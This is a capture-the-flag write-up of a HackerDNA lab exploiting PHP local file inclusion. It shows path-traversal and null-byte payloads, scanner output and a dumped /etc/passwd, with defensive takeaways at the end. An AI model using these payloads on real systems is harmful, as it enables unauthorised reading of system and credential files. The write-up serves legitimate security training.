Writeup: Include Me - HackerDNA Cybersecurity Lab


Introduction

Local File Inclusion (LFI) vulnerabilities are a staple in web application exploits, often serving as a gateway to more devastating attacks like remote code execution. The *Include Me* lab from HackerDNA dives right into this classic flaw, challenging you to spot and abuse a naive file inclusion mechanism in a seemingly innocuous corporate site. Accessible at HackerDNA, this easy-rated challenge (perfect for beginners) puts you against a fictional manufacturing firm's portal—boasting services in "industry solutions" since 2002, complete with a clean homepage and navigation for Home, About, Services, and Contact. But behind the polish lies a PHP script that's all too eager to include whatever you feed it.

Objective: Spin up the lab VM, navigate to the target web app, identify the LFI vulnerability in the URL parameter, and traverse the filesystem to snag the hidden flag from flag.txt. This hands-on exercise highlights why input validation is non-negotiable in dynamic includes.

Difficulty: Easy
Points: 10 (1 flag worth +10 pts)
Success Rate: ~55% (as of December 2025)
Estimated Time: 5-10 minutes (plus 1-2 min setup)
Skills Tested: URL parameter manipulation, path traversal/LFI, basic web reconnaissance

HackerDNA's ephemeral labs mean no cleanup hassles—just pure, isolated pentesting with a standard web server. It's an ideal warm-up for LFI chains in real-world scenarios, where such bugs have leaked configs, logs, and worse.



Machine Ready

TARGET
This is the IP address of your target machine. Click it to open in your browser.

```
34.251.193.57
```

flag.txt
+10 pts 4 min ago

Lab Setup


1. **Access the Lab**: Log into HackerDNA Labs and search for "Include Me." Hit "Start Lab" to provision your private instance (spins up in ~1-2 minutes). This delivers a dedicated VM with browser access, terminal, and optional proxies like Burp.
2. **Retrieve the Target URL**: The dashboard pops up the target IP (e.g., http://34.251.193.57), typically running on port 80. Copy it over—it's the entry to the vulnerable app. Keep the dashboard open for flag submission

Step 1: Launch the Target Website

- Fire up the IP in a new browser tab (Chrome/Firefox recommended for easy dev tools).
- You arrive at a welcoming homepage: "Established 2002, we've been at the forefront of industry providing solutions and services..." with sections on your mission, values like integrity and collaboration, and a footer menu (Home | Manila Freeport | Plant Terminal | Port Terminal | United-LTOR? – likely a placeholder for the firm's ops).
  OR
  you can install the tool lfi scanner from github

Vulnerable Homepage

Click around? The nav links append to the URL like ?page=about.html. This screams dynamic inclusion—PHP's include() or require() is probably slurping files based on user input without sanitization.


Applications Places System
Fri Dec 12, 13:14
(324) KK | Tujhe Soc
imalizulqarnain - Ac
Include me | flags -
HackerDNA Secrets
hackerdna_writeup
About Us
Not Secure
http://34.251.193.57/index.php?page=abou
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources Tools in BlackArch YouTube
Menu About Us — Mozilla Fi... [Parrot Terminal] Parrot Terminal Untitled 1 — LibreOffi...

Welcome

Established in 2002, we have been at the forefront of our industry, pioneering solutions and services that redefine standards. Our journey began with a small team of passionate professionals.

Our Mission

Empower individuals and businesses by providing top-notch products and services that enhance efficiency, creativity, and sustainability...

Our Vision

To be the most trusted and innovative company in our field, inspiring positive change and making a lasting difference in the world...

Our Values


- **Innovation:** We constantly seek new ideas and approaches.
- **Integrity:** We conduct our business with the highest ethical standards.
- **Quality:** We are dedicated to excellence.
- **Collaboration:** We believe in the power of teamwork.

Step 2: Probe for LFI Vulnerability


- The base URL is http://<IP>/index.php?page=about.html. Notice the .html extension? It's treating the page param as a direct filepath.
- Test for traversal: Append ../ to climb directories. Start simple: ?page=../../../etc/passwd (classic Linux leak). If it spills user lists, bingo—LFI confirmed.
- But here, warnings like "Failed to open stream: Permission denied" hint at restrictions, yet the include mechanism is active. Tweak to target the flag: Inspect common spots like /flag.txt.

In the doc, it mentions "url command injection," but the payloads are pure LFI (e.g., ?page=ls might echo dir listings if misinterpreted, but focus on traversal).

LFI Probe:



```
        01                                              01

        01                CODED BY TMRSWRR              01

        010101010101010101010101010101010101010101010101

        010101010101010101010101010101010101010101010101

        01              WELCOME TO  LFI-SPACE           01

        010101010101010101010101010101010101010101010101

        >>> Scan LFI with dork click 1 :
        >>> Scan LFI in target url click 2 :
        >>> For Quit click 0 :
        >>>2
<You can be add in url.txt>>
Enter the URL list file path: /home/unknown/Downloads/tools/Lfi-Space/url.txt
[+]LFI vulnerability found at http://34.251.193.57/index.php?page=about.html../../../../../../../../../../../etc/passwd
[+]LFI vulnerability found at http://34.251.193.57/index.php?page=about.html../../../../../../../../../../../etc/passwd
[-]LFI is not found at http://34.251.193.57/index.php?page=about.html/..././..././..././..././..././..././..././etc/passwd%00
[+]LFI vulnerability found at http://34.251.193.57/index.php?page=about.html../../../../../../../..//etc/passwd
LFI is not found at http://34.251.193.57/index.php?page=about.html
Search finished.
        >>> Scan LFI with dork click 1 :
        >>> Scan LFI in target url click 2 :
        >>> For Quit click 0 :
        >>>
```



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/
sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Step 3: Traverse to the Flag

- From the probes, you spot flag.txt in the root or nearby directory. Craft the payload: http://<IP>/index.php?page=.././.././././flag.txt (the ./ dodges potential filters; adjust ../ count for web root depth, often 5-6 levels from /var/www/html/).
- Hit enter: Despite residual warnings, the page dumps the raw contents of flag.txt—the flag in plain text.
- Pro tip: If basic traversal fails, try absolute paths like ?page=/flag.txt or null-byte tricks (?page=../../../flag.txt%00). Use Burp Repeater for iteration.

Congratulation found a flag

Key Takeaways and Lessons Learned

- Sanitize Inputs, Always: include($_GET['page']) without basename(), realpath(), or whitelists invites disaster. Validate extensions and paths rigorously.
- Path Traversal 101: ../ climbs dirs; ./ normalizes for filter evasion. Chain with tools like dirb or gobuster for file enum in bigger hunts.
- From LFI to RCE: In the wild, poison logs (?page=/proc/self/environ) or upload shells via RFI. Here, it's read-only, but escalation is one step away.
- Defenses: Set open_basedir restrictions, disable allow_url_include=Off, and audit includes with static analysis (e.g., PHPStan).